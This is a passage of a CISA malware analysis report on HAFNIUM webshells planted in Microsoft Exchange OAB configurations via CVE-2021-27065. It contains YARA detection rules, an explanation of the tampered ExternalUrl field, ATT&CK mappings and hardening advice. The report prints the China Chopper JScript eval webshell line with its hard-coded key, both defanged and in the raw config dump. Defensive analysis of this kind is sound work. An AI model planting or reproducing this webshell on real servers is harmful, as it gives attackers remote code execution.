        $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
        $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
        $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
        $s0 or ($s1 and $s2) or ($s3 and $s4)
}
```

- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065

```
{
    meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10328929"
        Date = "2021-03-17"
        Last_Modified = "20210317_2200"
        Actor = "n/a"
        Category = "Trojan WebShell Exploit"
        Family = "HAFNIUM CVE-2021-27065"
        Description = "Detects HAFNIUM webshell samples"
        MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
        SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
        $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
        $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
        $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
        $s0 and $s1 and $s2
}
```

ssdeep Matches

No matches found.

Description


This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["21t3o5Rah6JI"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "21t3o5Rah6JI" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots



```
Name                              : OAB (Default Web Site)
PollInterval                      : 480
OfflineAddressBooks               :
RequireSSL                        : True
BasicAuthentication               : False
WindowsAuthentication             : True
OAuthAuthentication               : False
MetabasePath                      : IIS://REDACTED     .com/W3SVC/1/ROOT/OAB
Path                              : D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags           :
ExtendedProtectionSPNList         :
AdminDisplayVersion               : Version 15.0 (Build 1497.2)
Server                            : REDACTED
InternalUrl                       : https://REDACTED     .com/OAB
InternalAuthenticationMethods     : WindowsIntegrated
ExternalUrl                       : http://f/<script language="JScript" runat="server">function
Page_Load(){eval(Request["21t3o5Rah6JI"],"unsafe");}</script>
ExternalAuthenticationMethods     : WindowsIntegrated
AdminDisplayName                  :
ExchangeVersion                   : 0.10 (14.0.100.0)
DistinguishedName                 : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=REDACTED,CN=Servers,CN=Exchange
Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=    ,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=REDACTED,DC=com
Identity                          : REDACTED   (Default Web Site)
Guid                              : c1982d09-a440-4ba9-9007-510b6622bde0
ObjectCategory                    : REDACTED   /Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass                       : top
                                    msExchVirtualDirectory
                                    msExchOABVirtualDirectory
WhenChanged                       : 3/2/2021 11:41:08 AM
WhenCreated                       : 3/2/2021 11:15:02 AM
WhenChangedUTC                    : 3/2/2021 4:41:08 PM
WhenCreatedUTC                    : 3/2/2021 4:15:02 PM
OrganizationId                    :
Id                                : REDACTED   (Default Web Site)
OriginatingServer                 : REDACTED     .com
IsValid                           : True
```

Figure 15. -

Conclusion

The following MITRE ATT&CK tactics and techniques were observed during the analysis of these samples.

T1505.003 Server Software Component: Web Shell

Adversaries may backdoor web servers with web shells to establish persistent access to systems. A Web shell is a Web script that is placed on an openly accessible Web server to allow an adversary to use the Web server as a gateway into a network. A Web shell may provide a set of functions to execute or a command-line interface on the system that hosts the Web server.

T1190.000 Exploit Public-Facing Application

Adversaries may attempt to take advantage of a weakness in an Internet-facing computer or program using software, data, or commands in order to cause unintended or unanticipated behavior.

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).

- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

- 1-888-282-0870
- CISA Service Desk (UNCLASS)
- CISA SIPR (SIPRNET)
- CISA IC (JWICS)

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.